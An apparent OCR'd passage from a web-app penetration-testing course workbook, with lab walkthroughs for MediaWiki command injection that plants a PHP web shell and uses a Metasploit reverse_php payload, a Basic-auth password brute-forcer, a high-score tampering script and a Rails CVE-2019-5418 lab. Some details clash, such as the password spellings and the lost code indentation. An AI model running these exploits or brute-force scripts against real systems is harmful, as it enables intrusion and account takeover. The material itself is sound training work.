
12. If it does not respond as shown above, recheck the commands you typed above.

Unhappy pwning!!

1. Type the following msfconsole command:

```
exploit
```

2. The exploit fails, though it should have worked. This happens from time to time, and this is where a penetration tester can demonstrate the difference between an amateur and a professional. Persistence in the face of adversity is a key quality of a successful penetration tester.
3. We will later identify why it failed, change the options, and exploit MediaWiki successfully. Leave the msfconsole terminal open: you will change a configuration option and attempt exploitation again later in this exercise.
4. Here is the error returned to Metasploit (seen when we proxied the exploit via ZAP to troubleshoot), which appears different from the error we will see when we manually exploit the server. Note that you do not need to proxy the Metasploit exploit yourself; this is for illustration purposes:



What Happened?

1. Metasploit's default `FILENAME` option isn't working on this MediaWiki server.
   - It uploads `metasploit.djvu` and generates a thumbnail.
   - Exploit failure is probably due to a server configuration setting.
2. Let's verify the server is vulnerable and manually exploit the vulnerability.
3. We'll upload this PHP shell:

```
<?php system(\\$_GET['cmd']); ?>
```

> **Note**
>
> It's a bit different than the PHP shell shown in the PoC code discussed previously. We changed the variable named from `1` to `cmd` for the sake of clarity.
>
> We need to double-escape to dollar sign (`$`) to ensure it passes through cleanly and is written to the PHP script as a literal dollar sign.


4. Once saved in an accessible area of the website, this PHP shell will use the system function to execute any command passed via the `cmd` variable, for example, this URI will execute the `id` command:

   `example.php?cmd=id`

5. Next step: Log in to the site and begin the manual exploitation process.


Log In to the Site

1. In **Firefox**, go to http://cust42.sec542.net/mwiki.
2. Click on **Log in** (upper right corner).
3. Log in as (you may ignore the Firefox *This connection is not secure* warning):
   - Username: `student`
   - Password: `Secrity542`



Upload a PDF

1. The exploit requires a DjVu or PDF upload:
   - Exploitation triggered when the thumbnail of the uploaded image is generated.
   - DjVu has failed for us, so we'll try a PDF.
2. Upload a PDF:
   - Click **Upload file** (under Tools on the menu on the left).
   - Click the **Browse...** button.
   - Browse to location: `/home/student/542.pdf` .



- Click **Open**.
- Click **Upload file** (bottom left).
- You should see `File:542.pdf` and a preview of the Security 542 coin.

3. Any PDF should work fine, we are using 542.pdf (a PDF version of the Security 542 coin) because the path is fairly short, and it worked well when tested.

Manually Exploit the Vulnerability

Warning

The following is extremely difficult to type:

- It contains single quotes and double quotes.
- And backticks!

1. Enter the following URL in the Firefox address bar as one continuous line:

```
http://cust42.sec542.net/mwiki/thumb.php?f=542.pdf&w=10|`echo "<?php system(\\
$_GET['cmd']); ?>">images/542.php`
```

Submit the URL

1. We receive an error, but careful inspection shows that it is different than the error Metasploit received. The Metasploit error (shown via ZAP during the author's testing) said:

```
<html><head><title>Error generating thumbnail</title></head>
<body><h1>Error generating thumbnail</h1>
<p>The specified thumbnail parameters are not valid.</p>
</body></html>
```

2. The error we just received says:

```
Error creating thumbnail: /bin/bash: -: command not found
convert-im6.q16: missing an image filename `10' @ error/convert.c/ConvertImageCommand/3255.
GPL Ghostscript 9.26: Unrecoverable error, exit code 1
```

3. The error we received is more detailed, indicating that `/bin/bash` was called (which is a good sign for us), and a program (ImageMagick's `convert-im6.q16` program) was called.
4. But did the exploit work? There's only one way to find out.

Happy pwning!!!

1. Let's see if our PHP backdoor was uploaded successfully.
2. We'll try the `id` command.
3. In **Firefox**, surf to: `http://cust42.sec542.net/mwiki/images/542.php?cmd=id` .

4. Success!
5. Try the following URLs/commands as well, and feel free to freestyle and attempt others.

```
http://cust42.sec542.net/mwiki/images/542.php?cmd=cat /etc/passwd
```

```
http://cust42.sec542.net/mwiki/images/542.php?cmd=ls -la /
```

6. Whenever we succeed using an exploit such as this, we also test to see if anyone else "beat us to the punch." View the images directory to see if other shells were dropped there previously. Verify the "home directory" of the PHP shell with the pwd (print working directory) command via this URL:

```
http://cust42.sec542.net/mwiki/images/542.php?cmd=pwd
```

7. The script was uploaded to the images directory, so `ls -la` php will show all PHP scripts in that directory. Note: Do not include a dot (`.`) in `*php` :


```
http://cust42.sec542.net/mwiki/images/542.php?cmd=ls -la *php
```

8. As an added bonus: This will not only show other (potential) PHP shells and backdoors uploaded previously, but it will also show exactly when they were uploaded.

Back to Metasploit

1. We already uploaded `542.pdf` , so let's use that file. Go back to the `msfconsole` terminal and type the following:

```
set FILENAME 542.pdf
exploit
```



2. Happy pwning!!

> **Note**
>
> There will be no prompt, simply type commands such as `id` or `whoami` (or whichever commands you prefer). Also note that the php shell times out fairly quickly, type `exploit` again if the session times out. The error is:
> `[*] 10.42.42.42 - Command shell session 1 closed.`

3. Here are all of the commands, in case you accidentally closed the msfconsole window. Note you do not need to retype these if the preceding exploit was successful:

```
use exploit/multi/http/mediawiki_thumb
set PAYLOAD php/reverse_php
set RHOSTS 10.42.42.42
set VHOST cust42.sec542.net
set USERNAME student
set PASSWORD Security542
set TARGETURI /mwiki
set FILENAME 542.pdf
exploit
```

Exercise 5.Bonus - Python

Overview

These is an advanced challenge, designed to challenge more experienced students. It lacks some of the step-by-step/screenshot-by-screenshot instructions the main labs feature.

Challenge

- Write a Python script to launch a John-the-Ripper style hybrid password guessing attack against a website using **Basic Authentication**.
  - Site: http://www.sec542.org/basic/
  - Username: `ford`
  - Password list: `/opt/wordlists/splashdata-worst-passwords-2022.txt`
  - Append two of the following characters to each password: `1234567890!@#\$%\^&\*()_+=`

Some Hints

1. In other words, append `11` through `==`, and all combination in between.
2. For example (password of `password`):
   - `password11`
   - `password12`
   - ...
   - `password==`
3. The 542.5 Python lecture (in the section called "Python for Web App Pen Testers") contains all the code snippets required to complete this step. We will cite slide names (instead of slide numbers) because slide numbers often change, and we'd like to avoid dependencies.
   - The slide titled "Requests" shows the code that performs Basic authentication.
   - The "Python Loops" slide contains more helpful information (be sure to check the notes as well).
   - The "Putting (a Lot of) It Together" slide shows how to read a file and iterate through each line (as you will with `/opt/wordlists/splashdata-worst-passwords-2022.txt`.

Solution

Functionless Version

1. This version of the script avoids the use of a Python function (for the sake of simplicity) and keeps running after `r.status_code==200`. We would normally break after that: In other languages, a break would exit all loops, but the Python break statement only exits the closest loop. A return from a function is recommended for break-like functionality. The next section shows a version that uses a function.
2. A copy of this script (with additional comments) is in `/home/student/Desktop/python/bonuschallenge1-1.py`.

```
#!/usr/bin/python3
import requests

characters="1234567890!@#$%^&*()_+="
user="ford"

with open('/opt/wordlists/splashdata-worst-passwords-2018.txt') as f:
passwordlist = f.read().splitlines()
for basepassword in passwordlist:
    for char1 in characters:
        for char2 in characters:
            password=basepassword+char1+char2
            r = requests.get('http://www.sec542.org/basic',auth=(user,password))
            if(r.status_code==200):
                print(str(r.status_code)+":"+user+":"+password)
```

Function Version

1. This version of the script uses a custom Python function to return immediately after `r.status_code==200`. A copy of this script (with additional comments) is in `/home/student/Desktop/python/ bonuschallenge1-2.py`.

```
#!/usr/bin/python3
import requests

def connect():
characters="1234567890!@#$%^&*()_+="
user="ford"

with open('/opt/wordlists/splashdata-worst-passwords-2018.txt') as f:
    passwordlist = f.read().splitlines()
    for basepassword in passwordlist:
        for char1 in characters:
            for char2 in characters:
                password=basepassword+char1+char2
                r = requests.get('http://www.sec542.org/basic',auth=(user,password))
                if(r.status_code==200):
                    print(str(r.status_code)+":"+user+":"+password)
                    return

connect()
```

- Write a Python script to automate the high score submission in the Snake game we played in 542.2, repeatedly submitting slightly higher scores, achieving a listed high score of at least 10,000.
  - URL: http://www.sec542.org/snake/
  - In other words, do this (feel free to select the name of your choice)

Some Hints

1. A few notes on the (strange) internal logic of the Snake game:
   - As you probably noticed during 542.2, a new high score is always +1, regardless of the actual score
   - If the current score is `2501`, and the new score is set to `10,000`, the new high score is... `2502`
     - Strange, we agree.
     - Note: We didn't write this code.
     - As a wise person once said: "It's not a bug, it's a feature!"
   - There is a related "feature", which makes this challenge much easier:
     - If you resubmit the same score of `10,000`, the new high score will be... `2503`.
     - Do it again, and the new high score is `2504`.
     - Etc...
     - Until you reach `10,001` (yes, it is +1 from the actual score, again due to internal logic).
2. Inspect the slide titled "POST via Requests" carefully (including the notes). See the "Python Loops" slide and notes as well.

Some More Hints

1. These Snake score "features" make the Python script easier to write:
   - Proxy **Firefox** via **ZAP**.
   - Score any points in Snake.
   - Save the body of the POST containing score and scorehash to a file.
   - Remember: `scorehash = (score*score) + 1337`.
   - Manually edit that file, changing score to `10,000` and scorehash to be `(10000*10000)+1337`.
   - Write a Python script to loop up to `10,000` times (depending on the current high score).
   - Then POST from the file.
2. You can read a file into a variable with this code:

```
postfile=open('/home/student/Desktop/python.snake-post.txt','r')
postdata = postfile.read()
```

> **Note**
>
> Extra submissions don't harm anything, so don't sweat the "up to 10,000 times" detail too much.

Solution

1. The file `/home/student/Desktop/python/snake-post.raw` already exists, and you may use that. If you'd like to create your own POST file, perform the following steps:
   - Proxy Firefox via ZAP.
   - Score any points in Snake.
   - Save the body of the POST containing score and scorehash to a file.
   - Click on the POST to `enterHighscore.php`.
   - Click the **Request** tab.
   - Right-click on the POST text, and choose **Save Raw** -> **Request** -> **Body**.
   - Save as: `/home/student/Desktop/python/snake-post.raw`.
2. Then edit the file and:
   - Change the score value to: `score=10000`
   - Change the scorehash value to: `scorehash=100001337`
3. A copy of this script is in `/home/student/Desktop/python/bonuschallenge2.py`.
4. Note that this script assumes the POST was saved to `/home/student/Desktop/python/snake-post.raw` (as described in the steps above). We saved an example to that location.

```
#!/usr/bin/python3
import requests

postfile=open('/home/student/Desktop/python/snake-post.raw','r')
postdata = postfile.read()

for x in range(0, 10000):
    headers = {'content-type': 'application/x-www-form-urlencoded'}
    r=requests.post('http://www.sec542.org//snake/
enterHighscore.php',data=postdata,headers=headers)
    print (r.text)
```

Exercise 5.Bonus2 - Exploiting Ruby on Rails

Objectives

- Gain hands-on experience with Metasploit Framework for application testing.
- Learn to navigate `msfconsole`.
- Use Metasploit to exploit a Ruby on Rails vulnerability (CVE-2019-5418).
- Diagnose the issue causing Metasploit to fail and resolve the issue.
- Manually perform the same exploitation via ZAP.

Lab Setup

1. Open a terminal and start the Ruby on Rails container (leave this terminal session open until the conclusion of the lab):


```
/labs/rails.sh
```

Challenges

- Exploit vulnerability CVE-2019-5418 on this Ruby on Rails server: http://172.22.0.2:3000/.
- You may research the flaw here: https://nvd.nist.gov/vuln/detail/CVE-2019-5418.
- Googling 'CVE-2019-5418' is also helpful.

Solution

1. Open **Firefox** and surf to the Ruby on Rails server at: http://172.22.0.2:3000/.



2. Open a terminal and start Metasploit's `msfconsole`:

```
msfconsole
```


3. Then search for `CVE-2019-5418` in `msfconsole`:

```
search CVE-2019-5418
```

4. There is an auxiliary gather module that looks like it may work.

5. Then `use` the module and type `info`.


```
use auxiliary/gather/rails_doubletap_file_read
info
```



6. Note that Metasploit exploits normally use **RHOST**, set to one IP or name. The auxiliary modules usually use **RHOSTS**, which can be set to a range of hosts (such as **172.22.0.0/24**), or one host (as we will set here).

